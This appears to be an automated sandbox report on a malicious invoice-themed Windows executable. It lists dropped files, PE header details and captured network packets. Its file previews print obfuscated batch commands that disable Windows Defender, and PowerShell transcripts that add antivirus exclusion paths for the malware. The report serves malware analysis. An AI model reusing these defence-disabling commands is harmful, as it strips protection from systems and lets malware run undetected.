SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_sw14s2mf.ya1.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\aae7ea5f-d28c-4ac0-af33-beecd9bd44c7\AdvancedRun.exe	
Process:	C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522E A

C:\Users\user\AppData\Local\Temp\aae7ea5f-d28c-4ac0-af33-beecd9bd44c7\AdvancedRun.exe	
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....()......).....*).....*).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc...a.....b.....@..@..... .....

C:\Users\user\AppData\Local\Temp\aae7ea5f-d28c-4ac0-af33-beecd9bd44c7\test.bat	
Process:	C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\catalog.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	data
Category:	dropped
Size (bytes):	232
Entropy (8bit):	7.024371743172393
Encrypted:	false
SSDEEP:	6:X4LDAnybgCFcpJSQwP4d7ZrqJgTFwoaw+9XU4:X4LEnybgCFCtvd7ZrCgpwoaw+Z9
MD5:	32D0AAE13696FF7F8AF33B2D22451028
SHA1:	EF80C4E0DB2AE8EF288027C9D3518E6950B583A4
SHA-256:	5347661365E7AD2C1ACC27AB0D150FFA097D9246BB3626FCA06989E976E8DD29
SHA-512:	1D77FC13512C0DBC4EFD7A66ACB502481E4EFA0FB73D0C7D0942448A72B9B05BA1EA78DDF0BE966363C2E3122E0B631DB7630D044D08C1E1D32B9FB025C356A5
Malicious:	false
Preview:	Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E.....{...{.yS...7..".hK.!.x.2..i..zJ... ....f..?._....0. :e[7w{1.!.4.....&.

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	2.75
Encrypted:	false
SSDEEP:	3:KlC:KlC
MD5:	204A8C77A1EDD9D15835E0795675E4C0
SHA1:	9CDB9CE62C195B5E2C3AFE4EB31530F6BB872ABC
SHA-256:	290483F25B571CCD06B717B23E0C8A27E760D549E30AECD2297973B845590AD4
SHA-512:	97A1E46E222A40B394B053E599D48CA50AF1DF97E3D124DD03538D12B636FFA0A796DCF1F8DC313C4AFB207EB1A583347D683C92B56DC879F3299F76CF4D8AC
Malicious:	**true**
Preview:	....H..H

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\storage.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	data
Category:	dropped
Size (bytes):	327432
Entropy (8bit):	**7.99938831605763**
Encrypted:	**true**
SSDEEP:	6144:oX44S90aTiB66x3Pl6nGV4bfD6wXPIZ9iBj0UeprGm2d7Tm:LkjYGsfGUc9iB4UeprKdnm
MD5:	7E8F4A764B981D5B82D1CC49D341E9C6
SHA1:	D9F0685A028FB219E1A6286AEFB7D6FCFC778B85
SHA-256:	0BD3AAC12623520C4E2031C8B96B4A154702F36F97F643158E91E987D317B480
SHA-512:	880E46504FCFB4B15B86B9D8087BA88E6C4950E433616EBB637799F42B081ABF6F07508943ECB1F786B2A89E751F5AE62D750BDCFFDDF535D600CF66EC44E92
Malicious:	false
Preview:	pT..!..W..G.J..a.).@.i..wpK.so@...5.=.^..Q.oy.=e@9.B...F..09u"3.. 0t..RDn_4d.....E...i.....~...|..fX_...Xf.p^.....>a..$...e.6:7d.(a.A...=.)*.....{B.[...y%.*..i.Q.<..xt.X..H.. ..H F7g...I.*3.{.n....L.y;i..s-....(5i.....J.5b7}..fK..HV..,...0.... ....n.w6PMl.....v.'".v.....#..X.a...../...cC...i..l{>5n.._+.e.d'..}....[..../...D.t..GVp.zz.....(...o.....b...+`J.{....hS1G.^*I..v&. jm.#u..1..Mg!.E..U.T.....6.2>...6.l.K.w"o..E..."K%{....z.7....<...,....]t.:.....[.Z.u...3X8.QI..j_.&..N..q.e.2...6.R.~..9.Bq..A.v.6.G..#y.....O....Z)G...w..E..k(....+..O.....Vg.2xC..... .O...jc.....z..~.P...q../.-.'.h.._.cj.=..B.x.Q9.pu.]i4...i...;O...n.?.,. ....v?.5}.OY@.dG\|<.._[.69@.2..m..I..oP=...xrK.?.....b..5....i&...l.c\b}..Q..O+.V.mJ.....pz....>F.....H...6$. ..d...|m...N..1.R..B.i.....$....$.....CY}..$....r.....H...8...li.....7 P.....?h....R.iF..6...q(.@LI.s..+K.....?m..H....*. l..&<}....`|.B....3.....I..o...u1..8i=.z.W..7

C:\Users\user\Documents\20210222\PowerShell_transcript.138727.gLFcjFHw.20210222074542.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1602
Entropy (8bit):	5.3871208811732245
Encrypted:	false
SSDEEP:	48:BZfv/EoO+SmFvqDYB1ZNm3Z6v/EoO+SmFvqDYB1ZA:BZ3/EN0VqDo1Zc3Zm/EN0VqDo1ZA
MD5:	D214FCFF7A908A665304A0CCFB48FAAE
SHA1:	AB734373D2E75D98767DE27FBEA9DA097DFD9D9C
SHA-256:	654D84F927F7EDACE9D05BAA446FB351B99A0FF2BFF514AAAC6AF0F7CE1D1FE7
SHA-512:	A56F15092553F2012D3C8EBE2B72C06765311AF0C06AA2C05859A7B644F9FBFDE830C6A5071F2D3924367BABCF24969E9ECEF97BBA77D6AB4E5B61B55FD81EF 4
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210222074612..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 138727 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287990.exe -Force..Process ID: 6496..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSC ompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVers ion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210222074612..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287990.exe -Force..**********..Windows PowerShell transcript start..Start time: 202 10222074930..Username: DES

C:\Users\user\Documents\20210222\PowerShell_transcript.138727.qwyL+J44.20210222074529.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5887
Entropy (8bit):	5.4334456255694334
Encrypted:	false
SSDEEP:	96:BZo/ENFqDo1ZFZp/ENFqDo1ZTEq8jZ2/ENFqDo1ZMdMM+Zp:L
MD5:	274E43453E3E88555157553FE6D0202B
SHA1:	DF744448D16DF272AF8857B4A78614518E35B48F
SHA-256:	C457120A2A84A04022230A207CC32A1A900E7373C714A5FB86787FC1532138C7
SHA-512:	4D3B043CAADAEB1F9368239D53DC5AC3857BE0B1DF49F81B3FD29C1A89AB4B0158A99A96C816B1608F066FD327D3FE27F22BC29449F31B142868400B049E0D5
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210222074543..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 138727 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe -Force..Process ID: 1552..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSC ompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVers ion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210222074544..**********..PS>Add-MpPreference -ExclusionPath C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe -Force..**********..Windows PowerShell transcript start..Start time: 202 10222074917..Username: DESKTOP

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBA A
Malicious:	false
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	5.522318927512162
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.97% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	CN-Invoice-XXXXX9808-19011143287990.exe
File size:	206848
MD5:	a656f522f604872e02daee9dbc458d9c
SHA1:	e463d219a1d4dbde375e4f53c2fc250d6ee9d7f1
SHA256:	a0ebcb3078763eb8acca534831ef9ca1a213347328698aa3cda7c5bd23cd81d8
SHA512:	6d13f052bc55d278b3d6a2b0ddd286572d9e45e96fbb8f52f64847b5c93b4e7c21edcbd2e42ccd096a660c86e1bafec84dd45c41195fa0c3533ae1bd1e82d9ca
SSDEEP:	1536:OQEpTCImp9zO6/XSTwtPo55rKrFUcDOC53bzf01l:OQJta6/XQIFNMl
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0..n..... .....@.. .....4....@.....

File Icon

Icon Hash:	68c6a6ce96b28acc

Static PE Info

General

Entrypoint:	0x408c1e
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x8AB4D40F [Tue Sep 29 02:29:35 2043 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4

General

Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	
Signature Issuer:	
Signature Validation Error:	
Error Number:	
Not Before, Not After	
Subject Chain	
Version:	
Thumbprint MD5:	
Thumbprint SHA-1:	
Thumbprint SHA-256:	
Serial:	

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8bc4	0x57	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xa000	0x2b588	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x7600	0x18d0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x36000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x6c24	0x6e00	False	0.569140625	data	6.79874313495	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xa000	0x2b588	0x2b600	False	0.209018146614	data	5.11613599297	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x36000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xa268	0x3751	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0xd9bc	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0		
RT_ICON	0x1e1e4	0x94a8	data		
RT_ICON	0x2768c	0x5488	data		
RT_ICON	0x2cb14	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 254, next used block 4286513152		
RT_ICON	0x30d3c	0x25a8	data		
RT_ICON	0x332e4	0x10a8	data		
RT_ICON	0x3438c	0x988	data		
RT_ICON	0x34d14	0x468	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0x3517c	0x84	data		
RT_VERSION	0x35200	0x388	data	English	United States

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
LegalCopyright	Copyright 2022 KRJLJBgt. All rights reserved.
Assembly Version	2.1.1.0
InternalName	WgjnHXED.exe
FileVersion	6.1.7.5
CompanyName	UoiZpnTq
LegalTrademarks	WOAkEmly
Comments	HzWOHjaz
ProductName	WgjnHXED
ProductVersion	2.1.1.0
FileDescription	EsCOzVNx
OriginalFilename	WgjnHXED.exe
Translation	0x0409 0x0514

Possible Origin

Language of compilation system	Country where language is spoken	Map


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/22/21-07:46:08.953744	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.5	8.8.8.8

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 07:45:11.793998003 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.842531919 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.846292019 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.848449945 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.895890951 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.936095953 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.936125040 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.936142921 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.936156034 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.936171055 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.936191082 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.936222076 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.936239958 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.936244965 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.936253071 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.936270952 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.936302900 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.936331987 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.937458038 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.937479019 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.937566042 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.938664913 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.938683987 CET	80	49715	104.21.71.230	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 07:45:11.938755035 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.939884901 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.939903975 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.939977884 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.941148996 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.941168070 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.941394091 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.942347050 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.942368031 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.942471027 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.943555117 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.943578005 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.943675041 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.944773912 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.944794893 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.944883108 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.946001053 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.946021080 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.946131945 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.947248936 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.947268009 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.947340965 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.948430061 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.948451042 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.949225903 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.983365059 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.983387947 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.983474970 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.984009027 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.984028101 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.984107018 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.985220909 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.985240936 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.985347033 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.986469030 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.986490011 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.986612082 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.987646103 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.987665892 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.987770081 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.988883972 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.989492893 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.989516020 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.989593983 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.990787029 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.990806103 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.990874052 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.991934061 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.991952896 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.992037058 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.993166924 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.993189096 CET	80	49715	104.21.71.230	192.168.2.5
Feb 22, 2021 07:45:11.993376017 CET	49715	80	192.168.2.5	104.21.71.230
Feb 22, 2021 07:45:11.994384050 CET	80	49715	104.21.71.230	192.168.2.5
